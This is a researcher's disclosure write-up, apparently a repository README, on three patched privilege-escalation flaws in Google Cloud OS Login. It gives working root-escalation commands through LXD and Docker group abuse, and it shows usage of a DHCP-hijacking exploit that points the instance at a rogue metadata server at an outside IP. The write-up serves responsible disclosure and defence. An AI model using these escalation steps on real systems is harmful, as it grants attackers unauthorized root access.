fixed anchor tags
Chris Moberly authored 1 year ago

Name	Last commit	Last update
..		
demos	oslogin writeup	2 years ago
exploits	oslogin writeup	2 years ago
.gitkeep	oslogin writeup	2 years ago
README.md	fixed anchor tags	1 year ago

README.md

Privilege Escalation in Google Cloud Platform's OS Login

Exploit research and development by Chris Moberly (Twitter: @init_string)

Overview

Google Cloud Platform provides OS Login for managing SSH access to compute instance using IAM roles. This abstracts the management of multiple local Linux accounts behind a single Google identity (like a GSuite account), bringing with it some cool features like centralized management and multi-factor authentication with very little setup required.

One of the advantages of using OS Login over the traditional method of managing SSH keys in metadata is that there are multiple (currently two) levels of authorization available. This means that you can use IAM to determine whether or not your SSH users should have administrative rights inside your compute instances.

I use OS Login myself, both for work and play, so I spent a good deal of time learning what makes it tick. In the process, I discovered multiple ways to escalate privileges from the non-administrative IAM role to the administrative one. These vulnerabilities manifest as local root exploits, allowing non-administrative users to execute commands as the root user.

In this write-up, I will explain in detail how OS Login works and then outline three methods of privilege escalation. The first two (via LXD and via Docker) are straight-forward and use previously-known methods to abuse the OS Login implementation. The third (hijacking the metadata server) is brand new, a bit more complex, and probably the most interesting to read.

The background explanations are quite thorough, so I won't hold it against you if you want to skip straight to the vulnerabilities.

All of these issues were reported directly to Google via the Google Vulnerability Reward Program (VRP). Each issue was addressed and fixed. Working with Google was quite pleasant and I highly recommend others to engage via this program.

If you rely on OS Login privilege separation, you should ensure your systems are up to date with the newest patches and read through the fix below. Prior to being fixed, the vulnerabilities were exploitable only by someone who had already obtained access to a compute instance via the OS Login IAM role of `compute.osLogin` .

How OS Login works

IAM-based authorization

Identify and Access Management (IAM) is the modern way of assigning who can do what in cloud environments. Google provides a ton of granular permissions to do certain things wrapped up inside of pre-defined roles. There are two roles we are interested in when it comes to granting SSH access to compute instances:

- roles/compute.osLogin, which does not grant administrator permissions
- roles/compute.osAdminLogin, which grants administrator permissions.

There is a third role that is specific to granting SSH access to users outside of an organization. It is roles/compute.osLoginExternalUser. It doesn't do anything on its own and must be combined with one of the two above roles to grant access and determine privileges.

The difference between `compute.osLogin` and `compute.osAdminLogin` is really quite simple. Members of `compute.osAdminLogin` are granted the ability to run `sudo` to execute any command as root, with no password required. Members of `compute.osLogin` cannot. You'll see the nuts and bolts of this in the logon process section below.

The general idea is that you can assign the role of `compute.osLogin` to a user for a compute instance, and they can SSH into that instance without the ability to do any superuser stuff. This might be handy on a multi-user system where not everyone is a systems administrator - for example, multiple developers who should not be able to access each others' home directories or modify critical system settings.

SSH-based authentication

Your standard off-the-shelf Linux Operating System has no idea what IAM is or how to interact with it. Once you've granted authorization for a user to SSH into a compute instance, they still need a way to actually authenticate to that box.

Whether you use the standard `ssh` command or Google's `gcloud compute ssh` command, you'll leverage the well known process of public key authentication. Typically, this would be done using public keys that are stored locally on the server you want to SSH into. With OS Login, however, this is not the case. Google will maintain a list of valid SSH public keys for a given user account in a central location. Compute instances can then query this central location via an HTTP call to the instance's metadata server.

While this may sound familiar to those of you used to managing SSH keys inside instance metadata, this is NOT the same thing! With OS Login, the metadata server acts like a proxy to the OS Login API for Google Cloud. The SSH keys themselves are not actually stored in instance metadata.

If you have a working `gcloud` setup, you can interact with your account's OS Login SSH keys using these commands.

Changes to the guest environment

Enabling OS Login is done simply by setting the metadata key `enable-oslogin` to `true` either at the individual compute instance or the project level. Once this key is enabled, it will be detected by the `google_accounts_daemon` process which is running inside the compute instance (*this was written for Ubuntu - other Linux flavors may be using a different agent*).

You can see the exact details of how this works in the source code for the `google_accounts_daemon` . When this daemon detects the `true` flag, it executes this bash script called `google_oslogin_control` .

That control script re-configures the guest operating system as follows:

- Modifies the SSH daemon configuration file (`/etc/ssh/sshd_config`) to use a custom binary `google_authorized_keys` . This queries an instance's metadata server for SSH public keys upon attempted logons.
- Modifies the Name Service Switch file (`/etc/nsswitch.conf`) to use OS Login as a database source for users and groups.
- Modifies the Pluggable Authentication Module (PAM) file `/etc/pam.d/sshd` , instructing the host to:
  - Use the pam_group module to define the default groups for users authenticating via PAM. These groups are defined in `/etc/security/group.conf` .
  - Use the pam_oslogin_login module to authenticate users against the instance's metadata server.
  - Use the pam_oslogin_admin module to determine which users should be given rights to execute commands as sudo.
- Creates the file `/etc/sudoers.d/google-oslogin` , which tells the system to look in `/var/google-sudoers.d` for more sudoer configuration info.
- Writes the following line of text to the GROUP.CONF (`/etc/security/group.conf`) file, which defines the default groups for PAM users authenticating over SSH:
  - `sshd;*;*;Al0000-2400;adm,dip,docker,lxd,plugdev,video`

As you read, keep in mind that the combination of changes above mean that any user authenticating via SSH using OS Login will be placed in the following local groups: `lxd` , `docker` , `adm` . Savvy readers may have already figured out two of the vulnerabilities.

OS Login in action

This section describes the client and server setup used when demonstrating the vulnerabilities. It also explains what happens behind the scenes when an OS Login authentication/authorization process occurs.

Setup, server-side

Let's assume we are an administrator of a GCP project called `oslogin-demo` . We'll create a new Ubuntu 16.04 instance inside that project called `ubuntu16` and enable OS Login.

```
PROJECT="oslogin-demo"

# First, log in to gcloud locally on our machine with an admin account
gcloud auth login

# Create a test instance
gcloud compute instances create ubuntu16 \
    --project "$PROJECT" \
    --image ubuntu-1604-xenial-v20200407 \
    --no-service-account --no-scopes \
    --image-project ubuntu-os-cloud \
    --zone us-central1-a

# Enable OS Login for the instance
gcloud compute instances add-metadata ubuntu16 \
    --project "$PROJECT" \
    --zone us-central1-a \
    --metadata enable-oslogin=TRUE
```

Now, we want to grant non-administrative access to a developer with an email address of `lowpriv@notreal.com`. Run the following:

```
ACCOUNT="lowpriv@notreal.com"

gcloud compute instances add-iam-policy-binding ubuntu16 \
    --project "$PROJECT" \
    --zone us-central1-a \
    --member user:"$ACCOUNT" --role roles/compute.osLogin
```

You will also need to add `compute.osLoginExternalUser` if testing this with a GSuite-enabled account and granting permissions outside of your organization

Setup, client-side

Now let's switch hats and assume we are this developer, `lowpriv`. We'll start by again authenticating our `gcloud` command as follows, making sure to log in to the low-privilege account this time:

```
gcloud auth login
```

Now, the developer can add a new or existing public SSH key to their OS Login profile:

```
PROJECT="oslogin-demo"

# Generate a key if you don't have one already
ssh-keygen

# Add the public key to the Google oslogin profile
gcloud compute os-login ssh-keys add \
    --key-file ~/.ssh/id_rsa.pub \
    --project "$PROJECT"
```

When you run the command above, you'll get some output that details your OS Login profile. Take note of the `username` value (it will be a modification of your email address), as you'll need that to SSH into any instance. The following is a redacted example:

```
loginProfile:
  name: '[REDACTED]'
  posixAccounts:
  - accountId: oslogin-demo
    gid: '[REDACTED]'
    homeDirectory: /home/lowpriv_notreal_com
    name: users/lowpriv@notreal.com/projects/oslogin-demo
    operatingSystemType: LINUX
    primary: true
    uid: '699203961'
    username: lowpriv_notreal_com
  sshPublicKeys:
    [REDACTED]:
      fingerprint: [REDACTED]
      key: |
        ssh-rsa [REDACTED]
      name: users/lowpriv@notreal.com/sshPublicKeys/[REDACTED]
```

The above key generation can be done automatically if the developer uses `gcloud compute ssh` to connect to the instance, but this requires additional IAM permissions to read the project metadata.

The logon process

Now it is possible to SSH into the target instance as the developer that's been granted the non-administrative `compute.osLogin` IAM role as follows:

```
ssh -i ~/.ssh/id_rsa lowpriv_notreal_com@[PUBLIC IP]
```

If everything is configured properly, the SSH session will connect and pass authentication/authorization. But what happens exactly? Let's walk through each step.

First, the SSH daemon executes the command `/usr/bin/google_authorized_keys lowpriv_notreal_com`, as it was configured to do using the control script mentioned above. This binary performs an HTTP request that can be replicated with the following curl command from within a compute instance:

```
curl "http://metadata.google.internal/computeMetadata/v1/oslogin/users?username=lowpriv_notreal_com" \
    -H "Metadata-Flavor: Google"
```

The data returned from the query looks something like this:

```
{"loginProfiles":[{"name":"xxx","posixAccounts":[{"primary":true,
"username":"lowpriv_notreal_com","uid":"xxx","gid":"xxx",
"homeDirectory":"/home/lowpriv_notreal_com","accountId":"xxx",
"operatingSystemType":"LINUX"}],
"sshPublicKeys":{"xxx":{"key":"ssh-rsa xxx","fingerprint":"xxx"}}}]}
```

Notice that the data above looks very similar to the OS Login profile information that was returned when the low-privilege user uploaded their SSH public key via the `gcloud` command. This is an example of the metadata server acting as a proxy to the OS Login API.

This JSON data is parsed and the value for "name" is extracted to perform another query that can again be replicated with the following curl command:

```
curl "http://metadata.google.internal/computeMetadata/v1/oslogin/authorize?email=[NAME-VALUE]&policy=login" \
    -H "Metadata-Flavor: Google"
```

Several checks are performed by Google's OS Login API (invisible to us at this point), and the metadata server replies with the following:

```
{"success":true}
```

This check includes more than just validating that our account has the `compute.osLogin` role assigned. For example, if the instance was created with an attached service account, the user would need the permissions to act as that service account as well. In that case, we would see `false` returned without those permissions granted.

At this point, the `google_authorized_keys` binary provides a return code of `0` to the SSH daemon along with a list of public keys in the user's OS Login account profile.

From here, the SSH daemon will load the PAM module `pam_oslogin_login.so`. This module performs the same two HTTP calls to the metadata server that are outlined above. If successful, an empty file is created at `/var/google-users.d/lowpriv_not_real_com`. From what I can tell, this file is only used in rare error conditions that may occur in subsequent logon attempts.

Next, the SSH daemon will load the PAM module `pam_oslogin_admin.so`. This performs an HTTP query that can be replicated with the following curl command:

```
curl "http://metadata.google.internal/computeMetadata/v1/oslogin/authorize?email=[NAME-VALUE]&policy=adminLogin" \
    -H "Metadata-Flavor: Google"
```

In the case of our non-administrative user, the response will look like this:

```
{"success":false}
```

However, if the account in question had the role of `compute.osAdminLogin` assigned, the server would return true and a file named after the username would be placed into `/var/google-sudoers.d`. The contents of the file would be as follows:

```
[USERNAME] ALL=(ALL:ALL) NOPASSWD: ALL
```

And this, of course, would permit the user to run any command as root.

Next, the `pam_group.so` module reads the `/etc/security/group.conf` file to determine which groups the user should be a member of. The relevant line in this file is this:

```
sshd;*;*;Al0000-2400;adm,dip,docker,lxd,plugdev,video
```

The syntax for this group file is *services;ttys;users;times;groups*. What this means, in practice, is that ALL users authenticating via SSH are assigned to these groups. So, whether the account we are authenticating as has the role of `compute.osLogin` or `compute.osAdminLogin`, we get the same local Linux group membership.

This is the end of the logon process, and at this point the user has a normal shell environment to interact with.

If you would really like to see the nuts and bolts for yourself, you can run the following commands from an administrative session on a compute instance while a logon is taking place. And, of course, read the source code.

```
# See the raw HTTP packets to and from the metadata server
sudo tcpdump -A -s 0 'tcp port 80 and (((ip[2:2] - ((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0)' -i ens4

# See the system calls made by the SSH daemon
sudo strace -ff -s 10000 -p [PID of sshd]

# Watch file access in the user cache
sudo inotifywait -r -m /var/google-*
```

The vulnerabilities

For each of the examples below, we are going to assume that we are the user `lowpriv@notreal.com`. This user will be granted the IAM role of `compute.osLogin`, which has permission to SSH into our target instance of `ubuntu16` but does NOT have administrative access to the system.

Our goal will be to run `sudo id` and to see the following output:

```
uid=0(root) gid=0(root) groups=0(root)
```

Privilege escalation via LXD (CVE-2020-8933)


As I demonstrate in the logon process above, all OS Login users who authenticate via SSH are added to the local `lxd` group. On Ubuntu systems, LXD is installed by default and listens on a Unix socket that grants write permissions to the `lxd` group.

Members of this group can abuse LXD via multiple methods to escalate their privileges to root. I wrote about this in great detail last year in a blog titled Linux Privilege Escalation via LXD & Hijacked UNIX Socket Credentials. I've also published two working exploits in this repository.

This method of root is quick and easy, and can be done as follows:

```
# Observe we are not root
sudo id

# Initialize lxd
lxd init

# Create a container
lxc launch images:alpine/edge ecorp

# Clone my exploit repository with git
git clone https://gitlab.com/initstring/lxd_root && cd lxd_root

# Run either of the exploits
bash ./lxd_rootv1.sh ecorp      # should really work on all systems
python3 ./lxd_rootv2.py ecorp   # for systemd-based systems only

# Observe we are now root
sudo id
```

Video demonstration



Video Demo (click lower-right to expand)

Privilege escalation via Docker (CVE-2020-8907)


Similar to the scenario described above, all OS Login users who authenticate via SSH are added to the local `docker` group. Docker is not installed by default on any OS Login-compatible compute images, so only systems that have intentionally installed Docker become vulnerable to this vector.

Members of this group also have multiple methods to escalate privileges, and the official documentation specifically states "*The docker group grants privileges equivalent to the root user.*".

This method is also quick and easy, and can be done as follows:

```
# Observe we are not root
sudo id

# Mount the host OS into a new Docker container and access an interactive shell
docker run -v /:/mnt/host -ti alpine:latest

# Edit the groups file
vi /mnt/host/etc/group

# Find the line for "google-sudoers' and add your low privilege OS Login username to the end

# Exit from the docker container and from the host shell
exit
exit

# SSH back into the box
ssh -i ~/.ssh/id_rsa lowpriv_notreal_com@[INSTANCEIP]

# Observe we are members of google-sudoers
groups

# Observe we are root
sudo id
```

Video demonstration



Video Demo (click lower-right to expand)

Privilege escalation via metadata server hijacking (CVE-2020-8903)

Similar to both scenarios above, all OS Login users who authenticate via SSH are added to the local `adm` user group. Despite the name, that group is not actually granted administrative rights. Here is a description from the Debian wiki:

"Group adm is used for system monitoring tasks. Members of this group can read many log files in /var/log, and can use xconsole. Historically, /var/log was /usr/adm (and later /var/adm), thus the name of the group."

Compute instances in GCP use DHCP to configure their network interface. Seven of the images that Google provides implement the `dhclient` binary in such a way that the DHCP transaction ID (aka xid) is recorded in system logs.

With this xid, a local attacker can hijack the DHCP conversation to trick the local host into accepting arbitrary networking information.

Google provides a custom script (known as a DHCP exit hook) that will act on this information. This script can be abused to write arbitrary entries to the local `/etc/hosts` file, which is queried first when attempting to resolve the name `metadata.google.com` .

As described in the logon process above, `metadata.google.com` is queried over HTTP to determine whether or not OS Login users should have administrative rights to the guest at logon time. Because the HTTP protocol makes no attempt to validate the identity of the server it is communicating with, a host file entry can be injected which points to an attacker-controlled metadata server.

With a metadata server that is completely under our control, the world is our oyster. In the exploit provided, I simply flip a `false` to `true` to grant my non-administrative OS Login user account permission to execute commands as root.

How DHCP works inside Google Cloud Platform

Dynamic Host Configuration Protocol (DHCP) is a network management protocol that allows devices to dynamically obtain configuration information such as an IP address, a host name, and a default route.

A typical DHCP conversation is a four-way handshake. Before any communication happens, the client will generate a random four byte integer called a "transaction ID". This ID is referred to as a "xid" and is used to correlate transactions between a client and a server.

The handshake looks like this:

1. DHCP DISCOVER: A client sends a UDP broadcast to the local network looking for available DHCP servers, including a new random xid.
2. DHCP OFFER: A server sends a UDP unicast to the client with a proposed set of network configuration items, including a xid matching the DISCOVER.
3. DHCP REQUEST: The client sends a UDP unicast to the server with a list of network configurations it would like to take for itself, including a xid matching the OFFER.
4. DHCP ACK: The server sends a UDP unicast to the client acknowledging that it has allocated a list of network configurations, including a xid matching the REQUEST.

After step number four, the client will reconfigure itself with the parameters sent in the ACK message. It will then continue steps three and four on a regular basis, generally every 30 minutes or so. This loop continues to use the same xid that was generated in step 1, and a new xid is only generated when a service restart or network communication failure causes the entire cycle to start from scratch.

The networking info in a REQUEST does not necessarily need to match those in the OFFER, and the info in an ACK does not necessarily need to match those from the REQUEST. As long as the ACK contains the correct xid, it is trusted to dictate the final terms of the negotiation.

Google does not implement its own DHCP client software for Linux guest images. However, it would not be desirable for the standard client applications to work exactly as they would in a legacy network. If this were the case, any other compute instance on the network could respond to these "DISCOVER" broadcasts and cause havoc on the virtual network.

To protect against this, Google's Virtual Private Network (VPC) implementation actually blocks all broadcast traffic between user-controlled instances. They are silently swallowed up in the VPC, unbeknownst to the originating client. However, each instance's dedicated metadata server does receive these broadcasts and responds appropriately. This is how Google ensures that only the metadata server can respond to requests for IP configuration information.

But... as we've established already, a client will trust a DHCP ACK as long as it contains the random xid that was sent out in its initial DISCOVER message.

The binary dhclient is used by many of the compute images available in GCP. Upon successful completion of a DHCP operation, `dhclient` will execute any scripts inside the `/etc/dhcp/dhclient-exit-hooks.d/` directory. Google provides a custom script called google_set_hostname that resides in this folder. This script adds an entry into the `/etc/hosts` file based on the hostname and IP address provided by the DHCP ACK.

Here are the relevant lines from this script:

```
if [ -n "$new_host_name" ] && [ -n "$new_ip_address" ]; then
  # Delete entries with new_host_name or new_ip_address in /etc/hosts.
  sed -i"" '/Added by Google/d' /etc/hosts

  # Add an entry for our new_host_name/new_ip_address in /etc/hosts.
  echo "${new_ip_address} ${new_host_name} ${new_host_name%%.*}  # Added by Google" >> /etc/hosts

  # Add an entry for reaching the metadata server in /etc/hosts.
  echo "169.254.169.254 metadata.google.internal  # Added by Google" >> /etc/hosts
fi
```

What is very important for the purpose of the exploit below is the `if` condition above. A new host file entry is written ONLY when the DHCP ACK contains both a hostname and an IP address, and it is possible for an ACK to contain only one of the two.

The exploit

There are a lot of pieces to this puzzle, most of them referred to at some point in the many sections above. Let's walk through the process of exploitation on an Ubuntu 16.04 instance, which is automated by two programs written in go:

- fakeMeta.go: The fake metadata server the client will be tricked into trusting. The `userData` variable needs to be customized before using, see the source for more info.
- privesc.go: The exploit that escalates privileges on the target.

As the host file on our target box is relevant to the exploit, let's see what it looks like prior to launching the attack:

```
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
169.254.169.254 metadata.google.internal metadata
10.128.0.100 ubuntu16.c.redacted.internal ubuntu16  # Added by Google
169.254.169.254 metadata.google.internal  # Added by Google
```

First, the fake metadata server is launched on a machine fully under your control that is accessible via port 80 from the target instance as follows:

```
sudo ./fakeMeta
```

Then, the target machine is accessed via SSH using a user account with only the `compute.osLogin` IAM role, which does not grant administrative privileges. Let's assume your rogue metadata server is running on IP address 66.66.66.66 and that your target box's primary ethernet device is `ens4` with an IP of 10.128.0.100. The exploit is run as follows:

```
./privesc -rogue 66.66.66.66 -dev ens4
```

The exploit will use the `journalctl` command to search the system log for the most recent DHCP transaction ID (xid). It will then begin flooding the local host with DHCP ACK packets that contain that xid and the following relevant configuration info:

- hostname: metadata.google.internal
- IP address: 66.66.66.66
- lease time: 10 seconds

Nothing will happen immediately, and the flood of packets will simply be ignored by the host. Eventually, it will be time to renew the DHCP lease. The host will send a DHCP REQUEST packet directly to 169.254.169.254 (the legitimate metadata server) asking to be assigned its existing network configuration. This request will contain the same xid that the exploit previously extracted from the system logs.

At this point, the host is waiting for an ACK.

Because the host is already flooding itself with DHCP ACK packets containing the same xid, one of these malicious packets will be received and processed before the metadata server has time to reply. It is simply faster and wins the race 100% of the time in all tests I performed.

Amusingly, DHCP clients don't seem to care that the ACK they receive contains configuration data completely different than what they requested. All that matters is that xid.

The `google_set_hostname` exit hook will run. Because this ACK contains both a hostname and an IP address, the `if` statement mentioned in the section above will evaluate to true and a new line will be written into the `/etc/hosts` file. This file will now look like this:

```
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
169.254.169.254 metadata.google.internal metadata
66.66.66.66 metadata.google.internal metadata  # Added by Google
169.254.169.254 metadata.google.internal  # Added by Google
```

The client will reconfigure itself so that its local IP address is 66.66.66.66. This, of course, will break things. The client will no longer have a working networking interface and your SSH connection will pause temporarily.

The exploit will detect that the IP address has changed and stop flooding the ACK packet outlined above. It will then begin flooding the local host with additional malicious DHCP ACK packets, this time with the following relevant configuration items:

- hostname: (NONE! NO HOSTNAME WILL BE SENT)
- IP address: 10.128.0.100 (that's the original correct IP of the target instance)
- lease time: 18000 seconds

Because we set the lease time to only 10 seconds in the first round of flooding, the client will quickly attempt to renew its address using the same xid as before. This time, it will actually send that request directly to itself as opposed to the legitimate metadata server, as that is where it last received a valid ACK from.

Again, one of our flooded packets will be received and processed. The `google_set_hostname` exit hook will run. However, this time the `if` statement will evaluate to false as no host name will be found in the ACK. This is very important as it means the arbitrary line we wrote previously will remain in the host file.

The client will reconfigure its network interface with the original, correct IP address. Networking will resume normal operation and the SSH session should once again be available.

Now is where something quite interesting occurs. Let's look at the relevant lines in the hosts file at this point:

```
169.254.169.254 metadata.google.internal metadata
66.66.66.66 metadata.google.internal metadata  # Added by Google
169.254.169.254 metadata.google.internal  # Added by Google
```

One might think that this is a dead end, as host files in Linux are processed sequentially and our injected value sits right in between two legitimate entries. However, this is not the case! Addresses that begin with 169.254 are known as "link local" addresses and are given a lower priority when attempting actual network communications.

At this point, the client is not going to attempt to renew its DHCP lease for another five hours. So we have some time to play.

Now, we can simply exit our SSH session and connect again with the same non-administrative account. When we attempt to log in, the following occurs:

1. The instance will do an HTTP GET to http://metadata.google.internal/computeMetadata/v1/oslogin/users?username=lowpriv_notreal_com. The host file entry for 66.66.66.66 will be used and this query will be processed by the fake metadata server, which replies back with the user account information that was added to the source code.
2. The instance will do another HTTP GET to http://metadata.google.internal/computeMetadata/v1/oslogin/authorize?email=xxx&policy=login". The fake metadata server will respond back with `{"success":true}`
3. The instance will do another HTTP GET to "http://metadata.google.internal/computeMetadata/v1/oslogin/authorize?email=xxx&policy=adminLogin". The fake metadata server will respond back with `{"success":true}`


This step three is what we've been trying to accomplish the entire time. The instance believes our account is now authorized to execute commands as root and will add our account to the `google-sudoers` group.

Now for the magic, we run `sudo id` and see the following:

```
uid=0(root) gid=0(root) groups=0(root)
```

Success!

Video demonstration



Video Demo (click lower-right to expand)

Appendix

The fix

My recommendation to Google was to modify the `google_oslogin_control` script to stop adding users to unnecessary groups, which would prevent exploitation of all of the vulnerabilities identified above. This was completed in the following pull request:

- Remove OS Login users from admin groups

All newly deployed compute instances will include the fixed packages, and no action is required. Existing instances should apply updates via their standard package managers.

Some instances with OS Login already enabled may need to edit their `/etc/security/group.conf` file to exclude these specific user groups from the `# Added by Google Compute Engine OS Login` section: `adm`, `lxd`, `docker`.

Images vulnerable to DHCP hijacking

At the time of reporting the issues, the following images recorded the DHCP transaction ID in the system logs, making them vulnerable to DHCP hijacking if you could gain access to the logs.

- GCP "Ubuntu 16.04" LTS
- GCP "Ubuntu 16.04" minimal LTS
- GCP "Red Hat Enterprise Linux 7"
- GCP "CentOS 7"
- GCP "RHEL 7.4 for SAP"
- GCP "RHEL 7.6 for SAP"
- GCP "RHEL 7.7 for SAP"

Images vulnerable to LXD/Docker group abuse

Any Linux system that has either Docker or LXD installed would be vulnerable. Ubuntu systems come with LXD installed by default, making all of those images vulnerable prior to the fix being deployed.

Special thanks

- Richard Warburton for his work on the DHCP golang library I leveraged in the exploit.
- Robert Marshall for helping me understand and locate the exact RFC that explains why the link-local address in the host file is prioritized lower than the routable IPv4 addresses.
- The folks at Google for working through this all with me.